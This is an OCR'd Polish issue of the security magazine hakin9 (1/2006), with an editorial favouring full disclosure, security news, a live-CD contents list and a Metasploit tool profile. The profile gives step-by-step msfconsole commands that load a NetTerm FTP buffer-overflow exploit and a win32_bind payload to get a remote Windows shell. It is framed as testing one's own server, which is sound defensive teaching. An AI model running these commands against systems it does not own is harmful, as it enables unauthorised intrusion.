hakin9 +CD

NA CD: hakin9.live pełen narzędzi bezpieczeństwa
GFI LANguard Network Security Scanner – pełna wersja najpopularniejszego skanera bezpieczeństwa (dla pięciu adresów IP)
CORE IMPACT – Rapid Penetration Test (demo)

hakin9 live

hakin9 Nr 1/2006 (15)

Hakowanie Wi-Fi • Rootkity w Oracle • Hakowanie MS Windows Server 2003 • Obchodzenie firewalli • Obrona przed spyware

hakin9

jak się obronić

Hard Core IT Security Magazine Nr 1/2006 (15) **cena 29,80 zł** stawka VAT: 0% Indeks: 382396 ISSN: 1731-7150

LIVE TRAINING CENTER
bootujesz
ćwiczysz
rozumiesz

Hakowanie Wi-Fi

niebezpieczne sieci bezprzewodowe

Rootkity w Oracle
intruz w bazie danych

Hakowanie Microsoft
Windows Server 2003

Niestety, nie jesteś bezpieczny
firewalle dają się obejść

DLA POCZĄTKUJĄCYCH

Twój darmowy system ochronny
IPS oparty na Snorcie

Groźniejsze od wirusów
jak wykryć i usunąć spyware

NA CD

GFI LANguard Network Security Scanner

+11 tutoriali
w tym nowy o IPS

NOWE E-BOOKI: *Firewall Piercing, Database Rootkits, Windows Server 2003 Security Guide*

ISSN 1731-7150 01 9 771731 715013

Kontakt z organizatorem:
Kamil Pszczółkowski
tel. (0-22) 887-10-34
fax. (0-22) 887 10 11
kamil.pszczolkowski@software.com.pl

cykl

ISecMan

Information Security Management

- Polityka bezpieczeństwa
- Ochrona informacji
- Rozwiązania prawne

Warsztaty:

• Wdrożenie systemu zarządzania bezpieczeństwem informacji zgodnego z normami PN-I-07799-2:2005 i PN ISO/IEC 17799:2003*	12-14 grudnia 2005, Warszawa 18-20 stycznia 2006, Kraków
• BCP - planowanie ciągłości działania*	15-16 grudnia 2005, Warszawa 9-10 lutego 2006, Warszawa
• Zarządzanie ryzykiem	30-31 stycznia 2006, Warszawa 27-28 lutego 2006, Warszawa

ISecMan to cykl szkoleń składający się z seminariów prawnych, dotyczących najnowszych rozwiązań legislacyjnych związanych z ochroną informacji, oraz kursów typu warsztatowego, podczas których uczestnicy mogą poznać od stron praktycznych zagadnienia związane z tworzeniem polityki bezpieczeństwa i BCP.

Szczegółowe informacje można znaleźć na stronie: **www.isecman.org**

* Uczestnicy warsztatów otrzymają kompletny dokument polityki bezpieczeństwa bądź planu awaryjnego.

www.isecman.org

software KONFERENCJE

W sprzedaży od 18 grudnia

pismo dostępne także w sklepie **www.shop.software.com.pl**

Sekretarz redakcji:
Tomasz Nidecki

Ser szwajcarski w eleganckim opakowaniu

Na liście dyskusyjnej Full-Disclosure znalazłem ostatnio bardzo ciekawą dyskusję. Czy upublicznianie wiadomości o lukach w zabezpieczeniach jest etyczne, czy nieetyczne? Scenariusz wydarzeń był następujący – pentester skontaktował się z pewną firmą, informując, że znalazł dziurę w jej oprogramowaniu. Producent nie okazał jednak wdzięczności za chęć niesienia pomocy. Przeciwnie, zareagował wściekłością, bo w firmie od dawna wiedziano o tej luce – tyle, że nie chciano, by informacja o niej kiedykolwiek ujrzała światło dzienne.

Takie sytuacje muszą budzić podejrzliwość. Jak wiele dziur w komercyjnym oprogramowaniu tworzą sami producenci, wiedząc o lukach doskonale, nie naprawiając ich, ale ukrywając? Jedno nurtuje mnie szczególnie – dlaczego te wszystkie luki są ściśle tajne? Czy aby przypadkiem nie są wykorzystywane przez producentów jako spyware (patrz strona 64)? Być może jest to zbytnia podejrzliwość, ale czy przypadkiem i Wam taka myśl nie przemknęła przez głowę?

Polityka ukrywania błędów i luk w zabezpieczeniach przed opinią publiczną nie jest nowością dla ogromnych korporacji, jak Microsoft (patrz strona 36) czy Oracle (patrz strona 28). Mówimy o obiecywaniu klientom najwyższych standardów bezpieczeństwa, gdy w rzeczywistości dostarcza się im kawałek szwajcarskiego sera przykrytego ładną folią z atrakcyjną nalepką. Z zewnątrz towar wygląda świeżo i wspaniale, w środku brzydko pachnie i jest pełen dziur.

Czy w takich okolicznościach warto powstrzymywać się od ujawniania społecznościom internetowym informacji o lukach w oprogramowaniu wielkich firm, skoro one nie mają skrupułów w okłamywaniu nas? Z jednej strony warto. Nie przez wzgląd na producentów, ale w trosce o ich klientów.

Upublicznienie informacji o lukach sprawi co prawda, że użytkownicy dziurawego oprogramowania staną się potencjalnym celem ataków. Z drugiej strony jednak, co się stanie, jeśli zagrożenia związane z lukami pozostaną w ukryciu? Otóż klienci nadal będą narażeni na ataki, bo przecież zawsze znajdą się tacy, którzy wiedzą o niezałatanych dziurach i wykorzystają tę wiedzę do złych celów. Dopóki nie nagłośni się problemu, użytkownicy będą nieświadomi zagrożenia, bo producent prawdopodobnie nigdy nie pokwapi się, by go usunąć.

Mówić czy nie mówić o lukach – co jest według was gorsze? Ja jestem w stu procentach za upublicznianiem błędów. Podobnie jak nasz magazyn, który w tym numerze udowadnia to po raz kolejny.

Tomasz Nidecki
tonid@hakin9.org

hakin9
jest wydawany przez Software–Wydawnictwo Sp. z o.o.

Redaktor naczelny: Jarosław Szumski *jareks@software.com.pl*
Market Manager: Sylwia Tuśnio *sylwia.tusnio@software.com.pl*
Sekretarz redakcji: Tomasz Nidecki *tonid@hakin9.org*
Redakcja językowa: Michał Pręgowski
Tłumaczenie: Zbigniew Banach, Roman Polesek
Betatesterzy: Andrzej Martynowicz, Szymon Miotk, Andrzej Soiński, Piotr Tyburski
Opracowanie CD: Robert Główczyński, Wojciech Trynkowski
Kierownik produkcji: Marta Kurpiewska *marta@software.com.pl*
Dystrybucja: Sylwia Tuśnio *sylwia.tusnio@software.com.pl*
Skład i łamanie: Anna Osiecka *annao@software.com.pl*
Okładka: Agnieszka Marchocka
Dział reklamy: *adv@software.com.pl*
Prenumerata: Marzena Dmowska *pren@software.com.pl*

Adres korespondencyjny: Software–Wydawnictwo Sp. z o.o.,
ul. Piaskowa 3, 01-067 Warszawa, Polska
Tel. +48 22 887 10 10, Fax +48 22 887 10 11
www.hakin9.org
Osoby zainteresowane współpracą prosimy o kontakt:
cooperation@software.com.pl

Jeżeli jesteś zainteresowany zakupem licencji na wydawanie naszych pism prosimy o kontakt:
Monika Godlewska
e-mail: *monikag@software.com.pl*
tel.: +48 (22) 887 12 66
fax: +48 (22) 887 10 11

Druk: 101 Studio, Firma Tęgi

Redakcja dokłada wszelkich starań, by publikowane w piśmie i na towarzyszących mu nośnikach informacje i programy były poprawne, jednakże nie bierze odpowiedzialności za efekty wykorzystania ich; nie gwarantuje także poprawnego działania programów shareware, freeware i public domain.
Uszkodzone podczas wysyłki płyty wymienia redakcja.

Wszystkie znaki firmowe zawarte w piśmie są własnością odpowiednich firmi zostały użyte wyłącznie w celach informacyjnych.

Do tworzenia wykresów i diagramów wykorzystano program smartdraw.com firmy SmartDraw

Płyty CD dołączone do magazynu przetestowano programem AntiVirenKit firmy G DATA Software Sp. z o.o.

Redakcja używa systemu automatycznego składu TEXPOS

UWAGA!
Sprzedaż aktualnych lub archiwalnych numerow pisma w cenie innej niż wydrukowana na okładce – bez zgody wydawcy – jest działaniem na jego szkodę i skutkuje odpowiedzialnością sądowa.

hakin9 ukazuje się w następujących krajach: Hiszpanii, Argentynie, Portugalii, Francji, Belgii, Luksemburgu, Kanadzie, Maroko, Niemczech, Austrii, Szwajcarii, Luksemburgu, Belgii, Polsce, Czechach, Sowacji. Prowadzimy również sprzedaż kioskową w innych krajach europejskich.
Magazyn hakin9 wydawany jest w 7 wersjach językowych:
PL ES CZ EN
IT FR DE

Nakład wersji polskiej 6 000 egz.

UWAGA!

Techniki prezentowane w artykułach mogą być używane jedynie we własnych sieciach lokalnych.
Redakcja nie ponosi odpowiedzialności za niewłaściwe użycie prezentowanych technik ani spowodowaną tym utratę danych.

Twoja drukarka cię obserwuje

Czy można zidentyfikować urządzenie, które wydrukowało dany dokument? Jak podała Electronic Frontier Foundation, większość kolorowych drukarek laserowych drukuje na każdej stronie niewidzialny kod kreskowy, który zawiera informacje na temat urządzenia, a także daty i godziny wydruku.

Electronic Frontier Foundation zajmuje się monitorowaniem przestrzegania prawa prywatności konsumentów przez producentów sprzętu komputerowego. Fundacja przeanalizowała wydruki z kilku urządzeń, jednak na razie udało się jej złamać wyłącznie kod kolorowych drukarek firmy Xerox. Informacja składała się z żółtych kropek o średnicy mniejszej niż 1 mm, które widoczne są dopiero pod szkłem powiększającym i w niebieskim świetle.

Pełna lista drukarek, które drukują kod w postaci żółtych kropek, dostępna jest na stronie Electronic Frontier Foundation. Zdaniem organizacji, także pozostałe urządzenia – nie uwzględnione na liście – zostawiają swoje dodatkowe oznaczenia, np. w postaci znaków wodnych, które umożliwiają późniejszą identyfikację sprzętu drukującego.

Warto przypomnieć, że instalowanie tego typu zabezpieczeń wymusił na niektórych producentach kolorowych drukarek laserowych rząd Stanów Zjednoczonych. Zabezpieczenia takie mają pomagać agencjom rządowym w ściganiu fałszerzy pieniędzy.

Koniec anonimowości dla crackerów

Po niemal dwóch latach walki o nieupublicznianie, ujawniono dane personalne asystenta na uniwersytecie Dunedin (Otago, Australia), który włamywał się do systemów informatycznych amerykańskich firm. 38-letni Timothy Molteno był pierwszą osobą sądzoną według nowego prawa o przestępstwach komputerowych. Uznano go winnym prawie 20 miesięcy temu, jednak do tej pory toczono batalię o utrzymanie jego danych w tajemnicy.

Molteno został skazany na 200 godzin prac społecznych oraz na zapłacenie grzywny w wysokości 12000 dolarów odszkodowania.

Botnetów jednak więcej

Nowe dowody w sprawie trzech Holendrów aresztowanych pod zarzutem budowy ogólnoświatowej sieci komputerów-zombie wskazują na to, iż kontrolowany przez nich botnet mógł obejmować nie sto tysięcy – jak pierwotnie sądzono – lecz półtora miliona maszyn. Aresztowani mężczyźni są podejrzani o wykorzystanie komputerów, zarażonych trojanem Toxbot, między innymi do kradzieży numerów kart kredytowych i szantażowania firm, którym grozili atakami typu DDoS.

Informację o nowych szacunkach na temat liczebności armii komputerów-zombie podali prokuratorzy zajmujący się sprawą. Dane te wynikają z badań przeprowadzonych przez holenderski GOVCERT (ekipę szybkiego reagowania do spraw komputerów).

Rzecznik holenderskiej prokuratury, Wim de Bruin, komentując informację wyraził przekonanie, iż wiadomość ta na pewno wpłynie na wysokość wyroku. – *Jest różnica między wybiciem okna w pojedynczym domu, a wybiciem ich na całej ulicy* – powiedział Bruin. W sprawie sieci komputerów-zombie spodziewane są zresztą dalsze zatrzymania.

Botnety, czyli sieci zarażonych komputerów, stanowią obecnie jedno z głównych internetowych zagrożeń. Tym bardziej, iż cyberchuliganom służą one na wiele rożnych sposobów – od wysyłania spamu, po przeprowadzanie zmasowanych ataków na serwery. Ponadto zainfekowane sieci często są po prostu wynajmowane osobom trzecim.

Vista wio, byle bezpiecznie

Powodem ciągłego przedłużania prac nad Windows Vista jest oczywiście bezpieczeństwo, które dla najnowszego systemu firmy Microsoft ma być priorytetem. Tak przynajmniej deklaruje Neil Holloway, prezes europejskiego oddziału firmy. Holloway przedstawił także interesujące zapowiedzi zmian w firmie.

Prezes przyznał, że Microsoft miał pewne opóźnienia w kwestii bezpieczeństwa, ale nie zamierza więcej składać broni na tym polu. Warto podkreślić, że ostatnio specjaliści firmy z Redmond po raz drugi w historii zaprosili do siebie hakerów, aby przedyskutować z nimi bezpieczeństwo swoich produktów. Podwoje firmy zwiedzili specjaliści obecni wcześniej na konferencji Black Hat, na której prezentowano między innymi nową przeglądarkę Microsoftu – Internet Explorer 7. *Etyczni hakerzy* spotkali się z całą plejadą inżynierów Microsoftu i dyskutowali dosłownie o wszystkim, od bezpieczeństwa przeglądarki począwszy, na zagrożeniach związanych ze sprzętem kończąc.

Efekty tej współpracy niebawem ocenimy sami. Póki co dalsze zapowiedzi Hollowaya przypominają przeprosiny Kościoła Katolickiego za Świętą Inkwizycję – prezes zapewniał bowiem, że jego firma ma na uwadze krytykę i wprowadza stosowne zmiany. Prosi, aby nie postrzegać jej jako zacofanej i zbyt zbiurokratyzowanej.

W przyszłym roku Microsoft wypuści na rynek dwa razy tyle programów, ile firma zdołała opracować w ciągu trzech ostatnich lat. Taki wynik będzie możliwy dzięki intensywnej współpracy z małymi firmami. Microsoft deklaruje, że współpracuje z nim około 100 tysięcy dostawców oprogramowania.

Niemałe efekty ma również przynieść 6 miliardów USD wydanych na badania i rozwój oraz słynne 3 tysiące patentów, które Holloway nazwał *superważnymi*. Nie powiedział tylko, czy są one ważne dla rozwoju oprogramowania, czy dla walki z konkurencją...

IT Underground Warszawa 2005

W dniach 12–13 października 2005 r. w Warszawie odbyła się trzecia edycja konferencji IT Underground. Wzięli w niej udział uczestnicy z całego świata (m.in. ze Szwecji, Belgii, Niemiec, Singapuru i Polski). Czternastu prelegentów, specjalistów z Niemiec, Izraela, Austrii, Polski, Włoch i Stanów Zjednoczonych wygłosiło swoje wykłady. Łącznie odbyło się ich 13 (wykłady odbywały się w dwu równoległych sesjach) oraz dwa dodatkowe warsztaty.

Pierwszy dzień konferencji rozpoczął się wystąpieniem gościa specjalnego, Ofira Arkina. Arkin swoją uwagę skupił na ograniczeniach tradycyjnych metod rozpoznawania infrastruktury sieciowej i przedstawił nowe lepsze rozwiązania. Jedną z ciekawszych prezentacji tego dnia (wg opinii uczestników) był wykład Tomasza Nideckiego na temat spamu. Wykład uznano za interesujący ze względu na możliwość wykorzystania praktycznego.

Dla uczestników ITU przygotowano także warsztaty. Pierwszy z nich, prowadzony przez Michała Szymańskiego, dotyczył windowsowych rootkitów, działających w trybie użytkownika. Ćwiczenia – zgodnie z formułą BYOL (*Bring Your Own Laptop*) – słuchacze wykonywali na swoich komputerach. Na drugim, którego moderatorem był Piotr Sobolewski, można się było dowiedzieć wszystkiego o bezpieczeństwie związanym z ciągami formatującymi.

Hitem drugiego dnia był wykład na temat bezpieczeństwa Bluetooth. Okazał się niezwykle widowiskowy – komórki, które same dzwonią i wysyłają SMS-y, zdalne ściąganie książek adresowych i inne triki.

Do zobaczenia w lutym w Pradze, na piątej już edycji IT Underground!

DVD Jon zagra na Oboju

Jon Lech Johansen, norweski specjalista od usuwania zabezpieczeń ze wszystkiego, co zostało zabezpieczone, znalazł zatrudnienie w firmie MP3tunes, należącej do Michaela Robertsona (właściela firmy Linspire). Zadaniem DVD Jona będzie *wprowadzenie cyfrowej muzyki w XXI wiek* – tak przynajmniej zapowiada Robertson.

W związku z objęciem stanowiska inżyniera oprogramowania, Johansen musiał przeprowadzić się do kalifornijskiego San Diego. Norweg zajmie się tam tworzeniem nowego oprogramowania multimedialnego o roboczej nazwie Oboe (Obój). Prawdopodobnie będzie to program-klient serwisu muzycznego.

Warto przypomnieć, że Michael Robertson od dawna zajmował się dystrybucją muzyki w Internecie; był między innymi autorem serwisu muzycznego MP3.com (który później sprzedał koncernowi Vivendi Universal). Robertson zainwestował też w firmę Lindows, przemianowaną następnie na Linspire, która stworzyła system operacyjny oparty o Linuksa.

DVD Jon sam skontaktował się z MP3tunes i zaproponował swoje usługi. Johansen będzie członkiem sześcioosobowego zespołu tworzącego Oboe.

W przeszłości Norweg zasłynął stworzeniem programu DeCSS, który usuwał zabezpieczenia CSS z płyt DVD. Stanął za to przed sądem, który jednak – po kilku apelacjach – oczyścił go ze wszystkich zarzutów. Później Johansen zdołał usunąć zabezpieczenia plików dystrybuowanych przez internetowy sklep muzyczny iTunes. Złamał też protokół AirTunes.

Cyberwłamywacz z przypadku?

Londyńczyk Daniel Cuthbert został uznany winnym złamania paragrafu pierwszego prawa o przestępstwach komputerowych, czyli uzyskania nieautoryzowanego dostępu do systemu, do którego wiadomo, że nie ma się praw. Chodziło o dostęp do serwera hostującego strony, gdzie można było przekazać pieniądze na pomoc poszkodowanym w wyniku tsunami w Azji. Cuthbert został skazany łącznie na 1000 funtów grzywny; oskarżyciel domagał się o wiele wyższego odszkodowania.

Nie byłoby w tym nic dziwnego gdyby nie to, że Cuthbert uzyskał dostęp do obszarów nie przeznaczonych dla ogółu dodając po prostu *../../../* na końcu adresu w przeglądarce. Co więcej na rozprawie tłumaczył się, że tym sposobem chciał sprawdzić, czy ma do czynienia z rzeczywistą stroną, czy tylko z próbą phishingu. Na jego obronę przemawiało także to, że nie wyrządził żadnych szkód w serwisie, który rzekomo zaatakował.

Handel dziećmi na serwisie aukcyjnym

Chińska policja bada doniesienia o sprzedaży dzieci za pośrednictwem należącego do eBay serwisu aukcyjnego Eachnet. Poprzez jego strony oferowano kupno chłopców za 28.000 yuanów (3.450 USD), a także dziewczynek za 13.000 (1.603 USD). Możliwe, że aukcja była żartem, jednak policja potraktowała ją serio – handel dziećmi staje się w Chinach coraz większym problemem.

Komunistyczna polityka wprowadzająca kary pieniężne za posiadanie więcej niż jednego dziecka w rodzinie oraz tradycja, która bardziej ceni męskich potomków, doprowadziła do powstania podziemia handlarzy dziećmi. Sądy wydały już w takich sprawach kilka wyroków śmierci.

Na wspomnianej aukcji użytkownik Chuangxinzhe Yongyuan napisał, że dzieci będą dostarczane w ciągu 100 dni po urodzeniu. Wszystkie one miały pochodzić z prowincji Henan w centralnych Chinach. Zanim aukcja została usunięta, odwiedziło ją 50 osób. Jedna z nich potraktowała ją na tyle poważnie, że zadała sprzedającemu pytanie.

Zawartość CD

Na dołączonej do pisma płycie znajduje się *hakin9.live* (*h9l*) w wersji 2.8-ng – bootowalna dystrybucja Linuksa zawierająca przydatne narzędzia, dokumentację, tutoriale i materiały dodatkowe do artykułów. Aby zacząć pracę z *hakin9.live*, wystarczy uruchomić komputer z CD. Po uruchomieniu systemu możemy zalogować się jako użytkownik *hakin9* bez podawania hasła. Ta wersja *h9l* jako pierwsza ma opcję instalacji na twardym dysku.

Materiały dodatkowe zostały umieszczone w następujących katalogach:

- *doc* – dokumentacja w formacie HTML,
- *hit* – hity numeru, w bieżącym numerze: GFI LANguard Network Security Scanner, jeden z najpopularniejszych skanerów bezpieczeństwa na świecie; pełna wersja dla Czytelników *hakin9u* (dla 5 adresów IP); numer seryjny można uzyskać na stronie *http://www.gfi.com/pages/hakin9offer.htm*,
- *art* – materiały uzupełniające do artykułów: listingi, skrypty, niezbędne programy,
- *tut* – tutoriale,
- *add* – książki i inne dokumenty w formacie PDF (m.in. *Firewall Piercing*, *Firewall Piercing mini HOWTO*, *Database Rootkits*, *Curcumvent Oracles Database*)
- *adv* – materiały reklamowe (Core Impact – Rapid Penetration Test – flash demo),
- *rfc* – zestaw aktualnych dokumentów RFC.

Materiały archiwalne zostały umieszczone w podkatalogach *_arch*, natomiast nowe – w katalogach głównych wedle powyższej struktury. W przypadku przeglądania płyty z poziomu uruchomionego *hakin9.live* powyższa struktura jest dostępna z podkatalogu */mnt/cdrom*.

Wersję 2.8-ng *h9l* zbudowaliśmy, opierając się o dystrybucję Gentoo Linux i skrypty livecd-tools. Narzędzia niedostępne w repozytorium Gentoo instalowane są z pakietów umieszczonych w katalogu */usr/local/portage* lub wgrane do katalogu */usr/local/bin*.

W porównaniu z *h9l 2.7-ng* zmieniliśmy werjsę jądra (obecnie 2.6.13.3 z łatkami *gentoo-sources-2.6.13-r3*). Dodaliśmy obsługę VLAN oraz sterowniki ATM i DSL oraz sterowniki do WinModemów (ltmodem, slmodem, intel536). Nowe wersje pakietów budowane są z optymalizacją `-Os` (mniejsze binaria). Szybszy jest start systemu i poszczególnych aplikacji (ok. 15%). Usunęliśmy środowisko graficzne Xfce 4, natomiast biblioteki statyczne pozostały.

Na nowym *h9l* znajduje się program instalacyjny (zmodyfikowana wersja skryptów Knoppiksa). Po instalacji na dysku można wykorzystać portage (polecenie *emerge*) do zainstalowania dodatkowego oprogramowania. Środowiskiem graficznym *h9l* jest Fluxbox z menedżerem plików ROX.

W aktualnej wersji *h9l* pojawiły się między innymi programy:


- VConfig – konfiguracja sieci VLAN (Virtual LAN),
- qtwvdialer – graficzny interfejs do wvdial,
- dd_rescue – program od odzyskiwania danych z uszkodzonych napędów.

Zaktualizowane również zostały wtyczki do programu Nessus 2.2.5.


Tutoriale i dokumentacja

W skład dokumentacji wchodzą między innymi przygotowane przez redakcję tutoriale, zawierające praktyczne ćwiczenia. Zakładamy, że Użytkownik korzysta z *hakin9.live*. Dzięki temu uniknie problemów związanych z różnymi wersjami kompilatorów, inną lokalizacją plików konfiguracyjnych czy opcjami niezbędnymi do uruchomienia programu w danym środowisku.

Do aktualnej wersji *hakin9.live*, oprócz zaktualizowanych tutoriali z poprzednich wydań, dołączono jeden nowy. Opisuje on stworzenie własnego IPS w oparciu o program Snort. Tutorial jest uzupełnieniem artykułu Michała Piotrowskiego *System IPS na bazie Snorta* (patrz strona 46). ●




Rysunek 1. *Coraz więcej przydatnych narzędzi*



Rysunek 2. *Hit numeru – GFI LANguard Network Security Scanner*

W razie problemów z płytą, proszę napisać pod adres: *cd@software.com.pl*



Jeśli nie możesz odczytać zawartości płyty CD, a nie jest ona uszkodzona mechanicznie, sprawdź ją na co najmniej dwóch napędach CD

Narzędzia

Metasploit Framework

System: *Windows, Linux, Mac OS X, Solaris, FreeBSD*
Licencja: *GPL v2*
Przeznaczenie: *Środowisko rozwojowe do prób penetracji i do tworzenia eksploitów*
Strona domowa: *http://www.metasploit.com*

Metasploit jest środowiskiem rozwojowym zaprojektowanym w celu ułatwienia pracy testerom penetracyjnym i osobom zajmujących się bezpieczeństwem sieciowym. Zawiera kompletną bibliotekę eksploitów i narzędzia służące do tworzenia nowych eksploitów.

Szybki start: Załóżmy, że urządzenia w naszej sieci korzystają serwer FTP NetTerm NetFtpd pod systemem operacyjnym Windows 2000. Wiedząc, że starsze wersje tego serwera były podatne na ataki, chcemy sprawdzić bezpieczeństwo naszej instalacji. W tym celu wykorzystamy *msfconsole* z Metasploit Framework.

Metasploit przechowuje niezbędne parametry w zmiennych środowiskowych. Wystarczy podać wartości niektórych parametrów, aby wykorzystać dany eksploit. Zaczynamy od wyboru eksploita, który chcemy wykorzystać. Komenda `show exploits` podaje listę dostępnych eksploitów. Następnie za pomocą komendy `use netterm_netftpd_user_overflow` ładujemy eksploit, który powoduje przepełnienie bufora w serwerze. Warto zauważyć, że zmienia się znak zachęty.

W kolejnym kroku podajemy adres hosta, który chcemy testować ustawiając zmienną środowiskową za pomocą komendy `set RHOST 10.0.0.1`. Należy pamiętać, że zmienne środowiskowe muszą być pisane wielkimi literami. Możemy określić port zdalnego hosta za pomocą komendy `set RPORT 21`. Choć może się to wydawać zbędne, jako że atakujemy usługę FTP działającą na znanym porcie, jest to dobra praktyka.

Warto zauważyć, że modularność charakteryzująca Metasploita umożliwia połączenie różnych ładunków w ramach jednego eksploita. W ten sposób łatwo znaleźć ten, który spełni nasze potrzeby. Listę ładunków możemy uzyskać za pomocą polecenia `show payloads`. W naszym przypadku użyjemy `win32_bind`, który połączy nas ze zdalną powłoką na określonym porcie, w tym przypadku 4444. Uzyskamy to za pomocą komendy `set PAYLOAD win32_bind`.

Teraz możemy już uruchomić eksploit za pomocą polecenia `exploit`. Rysunek 1 pokazuje, że atak się powiódł i uzyskaliśmy dostęp do powłoki systemu Windows na zdalnym hoscie. Możemy uruchomić dowolne polecenie z prawami użytkownika, który uruchomił aplikację, a w przypadku systemu Windows bardzo często są to prawa administratora. Użytkownika należy ostrzec, iż musi zaktualizować lub zmienić oprogramowanie FTP.

